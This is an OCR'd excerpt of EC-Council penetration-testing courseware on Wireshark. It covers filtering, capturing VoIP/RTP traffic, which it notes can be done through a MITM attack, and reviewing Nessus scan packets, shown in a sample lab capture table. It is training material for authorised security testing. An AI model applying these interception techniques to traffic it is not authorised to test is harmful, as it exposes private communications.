



Figure L.58: Screenshot displaying Wireshark—RDP

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Try to Capture VoIP Traffic

VoIP traffic can be captured using distributed software agents. Wireshark has the ability to capture VoIP traffic. Search for VoIP protocols such as H.323, Media Gateway Control Protocol (MGCP), Session Initiation Protocol (SIP), Media Gateway Control or H.248 (Megaco), real-time transport protocol (RTP), real-time transport control protocol (RTCP), secure real-time transport protocol (SRTP), and session description protocol (SDP). This traffic can be captured by performing a MITM attack.

Type **rtp** in the Wireshark filter bar and select enter; the result will be displayed as shown in the screenshot:

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure L.59: Screenshot displaying Wireshark—RTP

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Wireshark


- Has extensive **capabilities**
- **Filtering**
- Can **capture** or **display** specific data based on packet attributes



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Wireshark (Cont'd)

Capability to examine **sessions**



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Nessus in Wireshark


- Can **review** the network traffic sent to targets
- Allows us to **determine** the potential impact of a scan
- Can **disable** the plugins that we observe that may cause potential network problems
- Packet level skill allows us to **master** the **scanner**

No.	Time	Source	Destination	Protocol	Length	Info
8685	37.160235	192.168.177.200	192.168.177.1	TCP	54	2896 → 61171 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
8686	37.162062	192.168.177.1	192.168.177.200	TCP	62	29114 → 2949 [SYN] Seq=0 Win=4096 Len=0 MSS=1460 SACK_PERM=1
8687	37.162150	192.168.177.1	192.168.177.200	TCP	62	62080 → 3002 [SYN] Seq=0 Win=4096 Len=0 MSS=1460 SACK_PERM=1
8688	37.162860	192.168.177.200	192.168.177.1	TCP	54	2949 → 29114 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
8689	37.162862	192.168.177.200	192.168.177.1	TCP	54	3002 → 62080 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
8690	37.167121	192.168.177.1	192.168.177.200	TCP	62	35012 → 3055 [SYN] Seq=0 Win=4096 Len=0 MSS=1460 SACK_PERM=1
8691	37.167206	192.168.177.1	192.168.177.200	TCP	62	47570 → 3108 [SYN] Seq=0 Win=4096 Len=0 MSS=1460 SACK_PERM=1
8692	37.167256	192.168.177.1	192.168.177.200	TCP	62	48492 → 3161 [SYN] Seq=0 Win=4096 Len=0 MSS=1460 SACK_PERM=1
8693	37.167300	192.168.177.1	192.168.177.200	TCP	62	64447 → 3214 [SYN] Seq=0 Win=4096 Len=0 MSS=1460 SACK_PERM=1
8694	37.167341	192.168.177.1	192.168.177.200	TCP	62	30485 → 3267 [SYN] Seq=0 Win=4096 Len=0 MSS=1460 SACK_PERM=1
8695	37.168120	192.168.177.200	192.168.177.1	TCP	54	3055 → 35012 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
8696	37.168122	192.168.177.200	192.168.177.1	TCP	54	3108 → 47570 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
8697	37.168124	192.168.177.200	192.168.177.1	TCP	54	3161 → 48492 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
8698	37.168125	192.168.177.200	192.168.177.1	TCP	54	3214 → 64447 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
8699	37.168126	192.168.177.200	192.168.177.1	TCP	54	3267 → 30485 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
8700	37.177841	192.168.177.1	192.168.177.200	TCP	62	34294 → 3320 [SYN] Seq=0 Win=4096 Len=0 MSS=1460 SACK_PERM=1
8701	37.178639	192.168.177.200	192.168.177.1	TCP	54	3320 → 34294 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Wireshark Statistics

- Provide a **view** of the captured data
- Can see **traffic** from point to point
- **Review** endpoint conversations

